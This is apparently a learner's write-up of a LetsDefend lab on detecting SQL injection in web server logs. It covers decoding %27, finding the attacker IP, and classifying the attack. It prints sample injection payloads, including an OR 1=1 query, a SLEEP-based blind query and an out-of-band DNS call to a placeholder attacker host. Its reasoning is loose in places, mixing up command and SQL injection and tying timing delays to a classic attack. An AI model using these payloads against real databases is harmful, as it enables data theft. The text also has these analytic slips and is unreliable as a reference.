
In this lab I will be investigating an example of a command injection from LetsDefend; (<https://app.letsdefend.io/training/lesson_detail/detecting-sql-injection-attacks-web-attacks-101>).

While the log appears to be normal on the surface, looking through the log I %27 which is commonly used in SQL injection. %27 is when decoded from UTF-8 becomes a single quote ( ‘ ), which is used in several payloads.



Using an online UTF-8 decoder can help make these attacks more clear.



From these logs we see that the attack started 01/Mar/2022:08:35:14.

What is the IP address of the attacker who performed the SQL Injection attack?

As the log shows, the attack came from 192.168.31.167

Was the attack successful?

When looking at the logs, I notice that there is a rather large difference in some response times for these commands.The response time ranges from 4500 to 4800 as seen below, meaning that it is likely a SQL injection accord and should be sent to a senior analyst.



What is the type of SQL Injection attack? (Classic, Blind, Out-of-band)

Let’s quickly review the three types of SQL injection attacks.

In-band SQLi (Classic SQLi): When the SQL query is sent and received on the same channel.

For example:  
SELECT \* FROM products WHERE id = 1 OR 1=1;

Inferential SQLi (Blind SQLi): When the attacker does not directly see the result from the query. The attacker will instead gather information via the application's response or behavior.

For example, using Sleep() the attacker causes the server to pause:

SELECT \* FROM users WHERE id = 1; IF(1=1, SLEEP(5), 0) --;

Out-of-band SQLi: Occurs when the attacker does not receive a response from the web application but instead using an alternative channel like DNS or HTTP to exfiltrate data.

For example, if the attacker attempts to make a DNS request to send a request to the attacker’s server:  
SELECT NULL, NULL, DNS\_REQUEST('attacker.com') –

So what type of SQL Injection attack was this example

In this example, It matches with an **In-Band SQli** (Classic SQLi). The SQL query is sent and received on the same channel.